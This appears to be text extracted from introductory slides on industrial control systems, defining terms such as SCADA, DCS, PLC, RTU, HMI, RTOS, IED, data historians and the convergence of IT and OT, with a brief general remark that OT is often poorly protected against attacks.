A long time ago in a galaxy far, far away....

INDUSTRIAL CONTROL SYSTEM (ICS)

In a nutshell, Industrial control systems (ICS) are "computers" (PLC) that control the world around you. **They're responsible for managing the air conditioning in your office, the turbines at a power plant, the lighting at the theatre or the robots at a factory.**

Such systems are extensively used in industries such as chemical processing, pulp and paper manufacture, power generation, oil and gas processing and telecommunications.

DISTRIBUTED CONTROL SYSTEM (DCS)

In a DCS, a setpoint is sent to the controller that is **capable of instructing valves**, **or** even an **actuator**, to operate in such a way that the desired setpoint is maintained. **Data from the field can** either **be stored for future reference**, **used for simple process control**, or even used for advanced control strategies with data from another part of the plant.

A DCS is also commonly used in industries such as manufacturing, electric power generation, chemical manufacturing, oil refineries, and water and wastewater treatment.

MASTER TERMINAL UNIT (MTU)/ REMOTE TERMINAL UNIT (RTU)

MTU is a device that issues commands to RTUs on the field, gathers the required data, stores and process the information.

An RTU is a microprocessor-controlled field device that receives commands and sends information back to the MTU.

- Network gateway plus basic general-purpose controller
- Generally used in remote situations where communications via wire is unavailable
- Usually used to communicate and multiplex with multiple remote field equipment such as PLCs

SUPERVISORY CONTROL AND DATA ACQUISITION (SCADA)

SCADA systems are focused on **providing control at the supervisory level**. SCADA systems are **composed of multiple devices** (generally Programmable Logic Controllers (PLC) or other commercial hardware modules) that are distributed in various locations.

SCADA systems are commonly used in industries involving pipeline monitoring and control, water treatment centers and distribution, and electrical power transmission and distribution.

HUMAN MACHINE INTERFACE (HMI)

A graphical user interface (GUI) application that allows interaction between the human operator and the controller hardware or a process.

It can also display status information and historical data gathered by the devices in the ICS environment.

It is also used to monitor and configure setpoints, control algorithms, and adjust and establish parameters in the controllers.

HMI

PROGRAMMABLE LOGIC CONTROLLER (PLC)

This is a type of hardware that is used in both DCS and SCADA systems as a control component of an overall system. It also provides local management of processes being run through feedback control devices such as sensors and actuators.

In SCADA, a PLC provides the same functionality as Remote Terminal Units (RTU). In DCS, PLCs are used as local controllers within a supervisory control scheme. PLCs are also implemented as primary components in smaller control system configurations.

PLC

REAL-TIME OPERATING SYSTEM (RTOS)

A RTOS is an OS for devices and systems that need to react quickly to a trigger. In the case of a software fail-safe, for instance, an RTOS would pre-empt lower priority processes to take over the higher-priority tasks.

Unlike a general-purpose OS, an RTOS is expected to meet computational deadlines, regardless of how bad the scenario can get for the RTOS.

➢**Processes' timing is critical (more important than average performance):**

An RTOS does not have speed as requirement. The only important thing is that the OS MUST be able to respond before a pre-set time-out.

RTOS

➢**Guarantee the timing requirements for processes under its control:**

It must be predictable (deterministic), the OS knows needed time for every processes (for their best/worst case scenarios).

It can determine a task's completion time with certainty.

RTOS knows if a specific sets of tasks can be executed based on the "input" time constraints; it grants that a specific sets of tasks will end at its specific deadline.

Handle interrupts based on priority to control scheduling.

INTELLIGENT ELECTRONIC DEVICE (IED)

A smart device capable of acquiring data, communicating with other devices, and performing local processing and control. The use of IEDs in control systems like SCADA and DCS allows for controls at the local level to be done automatically.

Any device incorporating one or more processors with the capability to receive or send data/control from or to an external source (e.g. electronic multifunction meters, digital relays, controllers)

Most of our IoT devices could be classified as an IED

DATA HISTORIAN

A data historian is a centralized database for logging all process information within an ICS environment and exporting data. The data gathered is then used for process analysis, statistical process control, and enterprise level planning.

Often populated by the controller, HMI, and/or other supervisory equipment.

Primary reason why control networks can not be air-gapped from business/enterprise.

IT AND OT

Operational Technology (OT) include the hardware and software systems that monitors and controls physical devices in the field. OT tasks vary with every industry.

The convergence of OT and IT allows easier access to these two components that are targets of cybercriminals. In many organizations OT infrastructure is at best poorly protected against cyber attacks.
